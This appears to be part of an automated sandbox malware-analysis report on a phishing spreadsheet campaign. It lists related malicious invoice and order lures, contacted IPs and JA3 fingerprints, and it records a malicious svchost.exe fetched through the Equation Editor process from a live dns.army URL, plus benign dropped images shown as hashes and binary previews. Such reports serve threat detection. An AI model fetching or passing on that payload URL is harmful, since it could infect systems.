	RFQ 4168.xlsx	Get hash	malicious	Browse	• 103.133.106.243
	invoice bank.xlsx	Get hash	malicious	Browse	• 103.141.138.117
	New Order.xlsx	Get hash	malicious	Browse	• 103.141.138.132
	INV2102-MDRTCL.xlsx	Get hash	malicious	Browse	• 103.125.191.69
	Payment Invoice.exe	Get hash	malicious	Browse	• 103.151.123.132
	ZuCp27hikl.exe	Get hash	malicious	Browse	• 103.141.136.23

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
36f7277af969a6947a61ae0b815907a1	_ShipDoc_CI_PL_HBL_.xlsx	Get hash	malicious	Browse	• 172.67.83.132
	xpy9BhQR3t.xlsx	Get hash	malicious	Browse	• 172.67.83.132
	VSLS PARTICULARS.xlsx	Get hash	malicious	Browse	• 172.67.83.132
	PAYMENT ADVICE.xlsx	Get hash	malicious	Browse	• 172.67.83.132
	Original Invoice-COAU7230734290.xlsx	Get hash	malicious	Browse	• 172.67.83.132
	Invoice.xlsx	Get hash	malicious	Browse	• 172.67.83.132
	NEW ORDER CONFIRMATION.xlsx	Get hash	malicious	Browse	• 172.67.83.132
	Customer Account Details.docx	Get hash	malicious	Browse	• 172.67.83.132
	Payment Proof.xlsx	Get hash	malicious	Browse	• 172.67.83.132
	New Order.xlsx	Get hash	malicious	Browse	• 172.67.83.132
	purchase order.xlsx	Get hash	malicious	Browse	• 172.67.83.132
	RFQ 4168.xlsx	Get hash	malicious	Browse	• 172.67.83.132
	invoice bank.xlsx	Get hash	malicious	Browse	• 172.67.83.132
	New Order.xlsx	Get hash	malicious	Browse	• 172.67.83.132
	uIIHdM0MHt.rtf	Get hash	malicious	Browse	• 172.67.83.132
	Draft Shipping Documents.xlsx	Get hash	malicious	Browse	• 172.67.83.132
	COAU7229898130.xlsx	Get hash	malicious	Browse	• 172.67.83.132
	MV Sky Marine.xlsx	Get hash	malicious	Browse	• 172.67.83.132
	Al Rabiah Trade Requirment.xlsx	Get hash	malicious	Browse	• 172.67.83.132
	Vsl Stowage plan _Particulars.xlsx	Get hash	malicious	Browse	• 172.67.83.132

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\svchost[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	73728
Entropy (8bit):	3.8027076963041346
Encrypted:	false
SSDEEP:	768:EltriQ4cyKU+NSpGGLgqHXRmf9l/h97Q:7vh+NSUGLtg9Bo
MD5:	6CC6D1DD6CDD848693426A270563C921
SHA1:	B7D970A91FD89E99C3533C22B14EA7B00258E011
SHA-256:	7D0B3FE8AA36FCFFB72E5A7F03E60D8F1E0A5FC211D223B84D15706C3444D817
SHA-512:	218FAD1CAF9FD03F3EBE1B6E2A5E2F3916EC37C2EDA0A99FFB816B359A7975E95B2F7DF8902BFC25F97D6ED9D532D05CE5CFACCB02E18760A2731C459F913809
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 6%
Reputation:	low
IE Cache URL:	http://stdyworkfinetraistfh.dns.army/findoc/svchost.exe

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\svchost[1].exe	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....u...1...1...1.....0...~..0.....0...Rich1.....PE..L...x..P..... .....@.....D...(.....(.. .....text..... ..`.d ata.....@....rsrc.....@..@...I.....MSVBVM60.DLL..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\8c74Ut[1].htm	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	5
Entropy (8bit):	1.5219280948873621
Encrypted:	false
SSDEEP:	3:hn:h
MD5:	FDA44910DEB1A460BE4AC5D56D61D837
SHA1:	F6D0C643351580307B2EAA6A7560E76965496BC7
SHA-256:	933B971C6388D594A23FA1559825DB5BEC8ADE2DB1240AA8FC9D0C684949E8C9
SHA-512:	57DDA9AA7C29F960CD7948A4E4567844D3289FA729E9E388E7F4EDCBDF16BF6A94536598B4F9FF8942849F1F96BD3C00BC24A75E748A36FBF2A145F63BF904C
Malicious:	false
Reputation:	high, very likely benign file
Preview:	0....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\189FF3B9.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 220x220, segment length 16, baseline, precision 8, 550x310, frames 3
Category:	dropped
Size (bytes):	29499
Entropy (8bit):	7.667442162526095
Encrypted:	false
SSDEEP:	384:ac8UyN1qqyn7FdNfzZY3AJ0NcoEwa4OXyTqEunn9k+MPiEWsKHBm8oguHh9kt98g:p8wn7TNfzZ0NcnwR6kvKPsPWghY6g
MD5:	4FBDDF16124B6C9368537DF70A238C14
SHA1:	45E34D715128C6954F589910E6D0429370D3E01A
SHA-256:	0668A8E7DA394FE73B994AD85F6CA782F6C09BFF2F35581854C2408CF3909D86
SHA-512:	EA17593F175D49792629EC35320AD21D5707CB4CF9E3A7B5DA362FC86AF207F0C14059B51233C3E371F2B7830EAD693B604264CA50968891B420FEA2FC4B29E0
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....JFIF.....C.....C.....6.&.."....}.....!1A..Qa."q. 2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...0.F...GEH.[....^.....Z]k?B..]...A. ....q.<..].c....G....Z}.....=.y1.....x->.=.....<.....<...E....a.L...h.c....O..e..a.L...h.c....O..e..a.L...k/_..Mf.[.o.@C(..k^..P..l8.....${..Ly.)..'".....N)." .$e.a....-....B.{.\f...).%a.J..>. 9b.X..V.%i.Q....%h.V.E...X..V..Q..GQRR?A..!..;.g..B...2..u..W.....'..kN.X.,Fy+G...(.r.g..y+O..X.,Fy+H.#)_,...%.r.9Q

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2D220241.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1686 x 725, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	79394
Entropy (8bit):	7.864111100215953
Encrypted:	false
SSDEEP:	1536:ACLfq2zNFewyOGGG0QZ+6G0GGGLvjpP7OGGGeLEnf85dUGkm6COLZgf3BNUdQ:7PzbewyOGGGv+6G0GGG7jpP7OGGGeLEe
MD5:	16925690E9B366EA60B610F517789AF1
SHA1:	9F3FE15AE44644F9ED8C2CA668B7020DF726426B
SHA-256:	C3D7308B11E8C1EFD9C0A7F6EC370A13EC2C87123811865ED372435784579C1F
SHA-512:	AEF16EA5F33602233D60F6B6861980488FD252F14DCAE10A9A328338A6890B081D59DCBD9F5B68E93D394DEF2E71AD06937CE2711290E7DD410451A3B1E54CD
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....J....sRGB.....gAMA.....a.....pHYs...t...t..f.x....IDATx^....~.y.....K...E...):.#.Ik..$o.....a.-[..S..M*A..Bc..i+..e...u["R.., (.b...IT.0X.}...(..@...F>...v....s.g. ....x.>...9s..q]s.....w...^z.....?.....9D.}.w}W..RK.....S..y....S.y....S.J_..qr.....I}|..._...>r.v~..G.*.)..#.>z._....|.#..fF..?.G.....zO.C.....zO.%.....'....S..y....S.y....S.J_..qr.....I}|.._ ...>r.v~..G.*.)..#.>z....._.W.~....S.....c..zO.C..N.vO.%.....S..y....S.y....S.J_..qr.....I}|._...>r.v~..G.*.)..#.>z..&nf..?.....zO.C...o...{J-....._..S..y....S.y....S.J_..qr.....I}|.._. ..>r.v~..G.*.)..#.>z...6.....J..:.....SjI..=...}.zO.#.%.vO.+...vO.+}.R...6.f.'..m.~m.~..=..5C.....4[....%uw.....M.r..M.k.:N.q4[<..o..k...G.....XE=..b$.G.,..K...H'._nj..kJ_..qr.... .I}|.._...>r.v~..G.*.)..#.>.....R...._..j.G...Y.>..!.....O..{....L.}S..|.=}.>..OU...m.ks/....x..l....X.]e.....?.....$...F.....>..{.Qb.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4DC46D3C.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1268 x 540, 8-bit/color RGBA, non-interlaced

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4DC46D3C.png	
Category:	dropped
Size (bytes):	51166
Entropy (8bit):	7.767050944061069
Encrypted:	false
SSDEEP:	1536:zdKgAwKoL5H8LiLtoEdJ9OSbB7laAvRXDlBig49A:JDAQ9H8/GMSdhahg49A
MD5:	8C29CF033A1357A8DE6BF1FC4D0B2354
SHA1:	85B228BBC80DC60D40F4D3473E10B742E7B9039E
SHA-256:	E7B744F45621B40AC44F270A9D714312170762CA4A7DAF2BA78D5071300EF454
SHA-512:	F2431F3345AAB82CFCE2F96E1D54E53539964726F2E0DBC1724A836AD6281493291156AAD7CA263B829E4A1210A118E6FA791F198B869B4741CB47047A5E6D6A
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....q~.....sRGB.....gAMA.....a.....pHYs.....o.d...sIDATx^..:.;:.....d.....{...m.m....4...h..B.d...%x.?..{w.$#.Aff..?W.....x.(.....^....{.....^j. .....oP.C?@GGGGGGGGG?@GGGGG.F}c.....E).....c._....w{}.....e;:._ttttt.X.....C.....uOV.+..I...|?.....@GGG?@GGG./...uK.WnM'.....s.s ...`.....ttttt.:::.....:.z.{...'..=.....ttt..g.:::z.....=.....F..'..O..sLU..:nZ.DGGGGGGGGG.AGGGGGGGG.Y.....#~.....7,.....O..b.GZ.....]....]....]....]...CO.vX>..... @GGGw/3.....tttt.2...s....n.U.!....:....:....:....%...'..)w.....>.{.....<;.....^..z...../..=.....~.]..q.t...AGGGGGGGGG?@GGGGGGG...AA..... .....~.....z...^...\...._ttttt.X.....C....o.{.O.Y1.....=....]^X.....ttt..tttt.....f.%.....nAGGGG.....[.....=....b....?{.....=.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\59943EF7.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 333x151, frames 3
Category:	dropped
Size (bytes):	14198
Entropy (8bit):	7.916688725116637
Encrypted:	false
SSDEEP:	384:lboF1PuTfwKCNtwsU9SjUB7ShYIv7JrEHaeHj7KHG81I:lboFgwK+wD9SA7ShX7JrEL7KHG8S
MD5:	E8FC908D33C78AAAD1D06E865FC9F9B0
SHA1:	72CA86D260330FC32246D28349C07933E427065D
SHA-256:	7BB11564F3C6C559B3AC8ADE3E5FCA1D51F5451AFF5C522D70C3BACEC0BBB5D0
SHA-512:	A005677A2958E533A51A95465308F94BE173F93264A2A3DB58683346CA97E04F14567D53D0066C1EAA33708579CD48B8CD3F02E1C54F126B7F3C4E64AC196E17
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....JFIF..... .... !...!..!) ..&.".#1!&)+... "383-7(-.-.....-...------0--------+----------+----------.....M..".....E.....I. ..1A"Q.aq..2B..#R..3b...$r..C.....4DSTcs.....Q.A.....?...f.t..Q]....i".G.2....}....m..D..".....Z.*5..5...CPL..W..o7....h.u..+.B...R.S.I. ..m...8.T... (.YX.St.@r..ca...\|5.2...*..%..R.A67.....{....X.;...4.D.o'..R...sV8....rJm....2Est-.....U.@.....\|.4.mn..Ke!G.6*PJ.S>..0....q%..... .....@...T.P.<...q.z.e....((H+. ..@$...'..?..h. P.]...ZP.H..I?s2l.$.N..?xP..c...@....A..D.I.....1...[q*[5(-.J..@...$..N....x.U.fHY!..PM..[.P.....aY.....S.R.....Y...(D.|..10..... .I..|F...E9*...RU:.P...p$.'.....2.s.-....a&.@..P.....m.... .....L.a.H;Dv)...@u...s.,.h..6..Y,....D.7.....,.UHe.s..PQ.Ym....)..(y.6.u...i.*V.'2`....&.... ^...8.+]K)R...\.'A...I..B..?[.:.L(c3J..%..$.3..E0@...."5fj...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5D141431.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2Il8e7li2YRD5x5dlyuaQ0ugZlBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F 0E
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....JFIF.....) ..(...!1!%)-.....383,7(..,.....+...7++++-+++++++++++++---++++++++-++++++++++++++++.....".....F.....!."1A..QRa.#2BSq.....3b.....$c....C...Er.5.....?..x.5.PM.Q@E..I.....i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M.....[....'.....J.....<.O.....Yn...T.!..E*G.[|..-..... .$e&.....z..[..3.+~..a.u9d.&9K.xkX'.."...Y...l.....MxPu..b..:0e:.R.#.....U....E...4Pd/..0.`.4 ...A...t.....2....gb[}b.I."&..y1.....l.s>.ZA?.....3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl.....f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.....O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\609FBB1D.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 94 x 142, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	9691
Entropy (8bit):	7.959193699276328
Encrypted:	false
SSDEEP:	192:62uS2yEGqUUKfpuGBzO8DJFY/tgzqfM9Ey9F1V3lNRDCFvXR9gV:f+E7fnWtUEYbTRgfRmV

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\609FBB1D.png	
MD5:	A8A216BB487BBC4AF6E1B88732A427E6
SHA1:	D45419F3B1B29292B35D1FC6012E610CB92D91F1
SHA-256:	110B0525BA4978477A56719B2617D5D2E51BFA9836856DA596EB049039377AE2
SHA-512:	417FE0483ECB378708ED34086F6C460716B4497B3B1B87B4E513266202AD831A426F94D4B20D348A48BC02834B698033B8479F2A5221631A0AD200B929FF778E
Malicious:	false
Preview:	.PNG.....IHDR...^.....A....sRGB.....gAMA.....a.... cHRM..z&.....u0...`.:....p..Q<....pHYs..!...!.....%DIDATx^....S..pJ...ZHf.....d...A(.2gJ....<G.L.".2D.d.2..}v...s.[..u..z.9.....g...:.f..V..-c.....,....On.2f)..6-..,Kk-..@...}"zK...}.@..ne.p".....}....7....7.)..x...jn....7.l.....k.....3....g.y. ....^.....^.Q^x.._..W....7.?...=.....m.+...;.(.....u.]W...x.w6/..Ry.G...[.....X.x..g....?.....~W...?...B?.}.+.p...j.z..N*..w.}.SO=.4t..74?.....QG..,..2.....c..X..B.5[n.e.)R..[..}..K.o...{..x.....G?j....f.n..z...M7..,...e..b..W.j.8...K/m~._4..{l....4..k.....i.....8....~P.....4...w../...:...../}6.'.|.<. .....^.o...w.....|...m6.h.....~....G.].e|.m.Ys.a..:._.....@....Ft....'....^k.[o...m...6..[!.s..,...]..3.....W_...K.s:g.....%.-.Xy6m..v.L..[l.X1.7..f../....M6.9..3K...f..E...&....._...+..1./...'?.,....>DE.}..g.a0.:..y..K_q7.x.{..v.i.y.W.y.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\782D07EB.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 94 x 142, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	9691
Entropy (8bit):	7.959193699276328
Encrypted:	false
SSDEEP:	192:62uS2yEGqUUKfpuGBzO8DJFY/tgzqfM9Ey9F1V3lNRDCFvXR9gV:f+E7fnWtUEYbTRgfRmV
MD5:	A8A216BB487BBC4AF6E1B88732A427E6
SHA1:	D45419F3B1B29292B35D1FC6012E610CB92D91F1
SHA-256:	110B0525BA4978477A56719B2617D5D2E51BFA9836856DA596EB049039377AE2
SHA-512:	417FE0483ECB378708ED34086F6C460716B4497B3B1B87B4E513266202AD831A426F94D4B20D348A48BC02834B698033B8479F2A5221631A0AD200B929FF778E
Malicious:	false
Preview:	.PNG.....IHDR...^.....A....sRGB.....gAMA.....a.... cHRM..z&.....u0...`.:....p..Q<....pHYs..!...!.....%DIDATx^....S..pJ...ZHf.....d...A(.2gJ....<G.L.".2D.d.2..}v...s.[..u..z.9.....g...:.f..V..-c.....,....On.2f)..6-..,Kk-..@...}"zK...}.@..ne.p".....}....7....7.)..x...jn....7.l.....k.....3....g.y. ....^.....^.Q^x.._..W....7.?...=.....m.+...;.(.....u.]W...x.w6/..Ry.G...[.....X.x..g....?.....~W...?...B?.}.+.p...j.z..N*..w.}.SO=.4t..74?.....QG..,..2.....c..X..B.5[n.e.)R..[..}..K.o...{..x.....G?j....f.n..z...M7..,...e..b..W.j.8...K/m~._4..{l....4..k.....i.....8....~P.....4...w../...:...../}6.'.|.<. .....^.o...w.....|...m6.h.....~....G.].e|.m.Ys.a..:._.....@....Ft....'....^k.[o...m...6..[!.s..,...]..3.....W_...K.s:g.....%.-.Xy6m..v.L..[l.X1.7..f../....M6.9..3K...f..E...&....._...+..1./...'?.,....>DE.}..g.a0.:..y..K_q7.x.{..v.i.y.W.y.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7B545667.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 220x220, segment length 16, baseline, precision 8, 550x310, frames 3
Category:	dropped
Size (bytes):	29499
Entropy (8bit):	7.667442162526095
Encrypted:	false
SSDEEP:	384:ac8UyN1qqyn7FdNfzZY3AJ0NcoEwa4OXyTqEunn9k+MPiEWsKHBm8oguHh9kt98g:p8wn7TNfzZ0NcnwR6kvKPsPWghY6g
MD5:	4FBDDF16124B6C9368537DF70A238C14
SHA1:	45E34D715128C6954F589910E6D0429370D3E01A
SHA-256:	0668A8E7DA394FE73B994AD85F6CA782F6C09BFF2F35581854C2408CF3909D86
SHA-512:	EA17593F175D49792629EC35320AD21D5707CB4CF9E3A7B5DA362FC86AF207F0C14059B51233C3E371F2B7830EAD693B604264CA50968891B420FEA2FC4B29EC
Malicious:	false
Preview:	......JFIF.....C.....C.....6.&.."...}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...0.F...GEH.[...^.....Z]k?B..]...A.....q.<..].c....G....Z}.....=.y1.....x->.=.....<.....<..E....a.L...h.c....O..e..a.L...h.c....O..e..a.L...k/_..Mf.[.o.@C(..k^..P..l8.....${..Ly.)..'".....N)." .$e.a....-....B.{.\f...).%a.J..>.9b.X..V.%i.Q....%h.V.E...X..V..Q..GQRR?A..!..;.g..B...2..u..W.....'..kN.X.,Fy+G...(.r.g..y+O..X.,Fy+H.#)_,...%.r.9Q

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A2B0D764.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300, segment length 16, baseline, precision 8, 935x300, frames 3
Category:	dropped
Size (bytes):	330271
Entropy (8bit):	7.710378179204039
Encrypted:	false
SSDEEP:	6144:XCKIsPILDjoHJpc/qdtw23+c3sdMeqdnShOKpgXw8KkTdt+lM1U:XxQLDCJpc/o5+c6MvnYk9f5tne
MD5:	FD07F12E2CB2C064A24D25510E2A3496
SHA1:	B8D01E7C8E270C51B3A57768D3B66543F7E37E1D
SHA-256:	DCC4160C26C10D0D9A6E4293494C3A5C794AF751879247809B9E215B80AAEC4F
SHA-512:	BFDF689A254727DDD1A3EE86EDB757D2818DC12026C298224122D11F65FB62F350EBCE3A46BC6A256EE636BC791DF80FC96FEE2886B057E0C2D186A442BC590
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A2B0D764.jpeg	
Preview:	......JFIF.....,.....C.....C.....,...!.....}.....!1A..Qa."q. 2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...+.O.....u.....-C.7.. .....J..K....K.Y.....Vi..&h.1..@=&.....f.-.+x&.V.....4.>'.3j0]h..T.m...\k..4.0.GS..Y,,...X..]%..m.....4.....U...<f...,t.-n.....3ji...h...7...os.....w...s..|M....[.|H...4}2.^.^.[.....Z..L. ...hWN.....,.A..~#..Z..g.].....x.A.V..M.7K..E.....>...K.,z=..v..O..Z.....I.cx....xc.....7WW.W.Euiwi.^.Z.[N.,....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\ACBFC72F.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1686 x 725, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	79394
Entropy (8bit):	7.864111100215953
Encrypted:	false
SSDEEP:	1536:ACLfq2zNFewyOGGG0QZ+6G0GGGLvjpP7OGGGeLEnf85dUGkm6COLZgf3BNUdQ:7PzbewyOGGGv+6G0GGG7jpP7OGGGeLEe
MD5:	16925690E9B366EA60B610F517789AF1
SHA1:	9F3FE15AE44644F9ED8C2CA668B7020DF726426B
SHA-256:	C3D7308B11E8C1EFD9C0A7F6EC370A13EC2C87123811865ED372435784579C1F
SHA-512:	AEF16EA5F33602233D60F6B6861980488FD252F14DCAE10A9A328338A6890B081D59DCBD9F5B68E93D394DEF2E71AD06937CE2711290E7DD410451A3B1E54CD
Malicious:	false
Preview:	.PNG.....IHDR.....J....sRGB.....gAMA.....a.....pHYs...t...t..f.x....IDATx^....~.y.....K...E...):.#.Ik..$o.....a.-[..S..M*A..Bc..i+..e...u["R.., (.b...IT.0X.}....(..@...F>...v....s.g. ....x.>...9s..q]s.....w...^z.....?.....9D.}.w}W..RK.....S..y....S.y....S.J_..qr.....I}|..._...>r.v~..G.*.)..#.>z._....|.#..fF..?.G.....zO.C.....zO.%.....'....S..y....S.y....S.J_..qr.....I}|..._ ...>r.v~..G.*.)..#.>z...._..W.~....S.....c..zO.C..N.vO.%.....S..y....S.y....S.J_..qr.....I}|..._...>r.v~..G.*.)..#.>z..&nf..?.....zO.C...o...{J-....._..S..y....S.y....S.J_..qr.....I}|..._. ..>r.v~..G.*.)..#.>z...6.....J..:.....SjI..=...}.zO.#.%.vO.+...vO.+}.R...6.f.'..m.~m.~..=..5C.....4[....%uw.....M.r..M.k.:N.q4[<..o..k...G.....XE=..b$.G.,..K...H'._nj..kJ_..qr.... .I}|.._...>r.v~..G.*.)..#.>.....R...._..j.G...Y.>..!.....O..{....L.}S..|.=}.>..OU...m.ks/....x..I....X.]e.....?.....$...F.....>..{.Qb.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B2D98C7E.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 399 x 605, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	50311
Entropy (8bit):	7.960958863022709
Encrypted:	false
SSDEEP:	768:hfo72tRlBZeeRugjj8yooVAK92SYAD0PSsX35SVFN0t3HcoNz8WEK6Hm8bbxXVGx:hf0WBueSoVAKxLD06w35SEVNz8im0AEH
MD5:	4141C7515CE64FED13BE6D2BA33299AA
SHA1:	B290F533537A734B7030CE1269AC8C5398754194
SHA-256:	F6B0FE628E1469769E6BD3660611B078CEF6EE396F693361B1B42A9100973B75
SHA-512:	74E9927BF0C6F8CB9C3973FD68DAD12B422DC4358D5CCED956BC6A20139B21D929E47165F77D208698924CB7950A7D5132953C75770E4A357580BF271BD9BD8
Malicious:	false
Preview:	.PNG.....IHDR.....].....^....gAMA.....a.....sRGB..... cHRM..z&.....u0...`.:.....p..Q<....bKGD.....oFFs.....F.#-nT....pHYs...%...%.IR$.....vpAg.....0...O..... IDATx...h.w....V!...D.....4.p .X(r..x.&..K.(.L...P..d5.R.....b.....C...BP...,% ....qL.,.!E.ni..t.....H._.....G..|~=.....<..#.J!.N.a..a.Q.V...t:.M.v;=..0.s..ixa...0..<...`..a\..a..q.+..a..5.<. .a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\. .a..qM../.u....h6..|.22..g4M.....C.u..y,--.'....a.?~.W.\i.>7q.j..y....iLNN.....5\..w"..b~~...J.sssm.d.Y.u.G....s.\..R.`qq.....C;..$..&..2..x..J..fgg...]=g.Y.y..N..(SN.S8.eZ.T...=....4.? ~..uK.;....SSS...iY.Q.n.I.u\.x..o.,.av.N.(..H..B...X..... ..amm...h4.t:..].j..tz[.(..#..}yy./..".z.-[!4....a...jj.....,dY.7.|.F.....\.~.g.....x..Y...R..\.....w.\.h..K....h..nM

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\BA225833.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2Il8e7li2YRD5x5dlyuaQ0ugZlBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F 0E
Malicious:	false
Preview:	......JFIF.....) ..(...!1!%)-.....383,7(..,.....+...7++++-+++++++++++++---++++++++-+++++++++++++++....."..... .....F.....!."1A..QRa.#2BSq.....3b.....$c....C...Er.5.....?..x.5.PM.Q@E..I.....i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&...&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M.....[....'.....J.....,..<.O.....Yn...T.!..E*G.[l..-..... .$e&.....z..[..3.+~..a.u9d.&9K.xkX'.."...Y...l.....MxPu..b..:0e:.R.#.....U....E...4Pd/..0.`.4 ...A...t.....2....gb[)b.I."&..y1.....l.s>.ZA?.....3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl.....f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.....O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\BFDDCC98.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\BFDDCC98.png	
File Type:	PNG image data, 399 x 605, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	50311
Entropy (8bit):	7.960958863022709
Encrypted:	false
SSDEEP:	768:hfo72tRlBZeeRugjj8yooVAK92SYAD0PSsX35SVFN0t3HcoNz8WEK6Hm8bbxXVGx:hf0WBueSoVAKxLD06w35SEVNz8im0AEH
MD5:	4141C7515CE64FED13BE6D2BA33299AA
SHA1:	B290F533537A734B7030CE1269AC8C5398754194
SHA-256:	F6B0FE628E1469769E6BD3660611B078CEF6EE396F693361B1B42A9100973B75
SHA-512:	74E9927BF0C6F8CB9C3973FD68DAD12B422DC4358D5CCED956BC6A20139B21D929E47165F77D208698924CB7950A7D5132953C75770E4A357580BF271BD9BD8
Malicious:	false
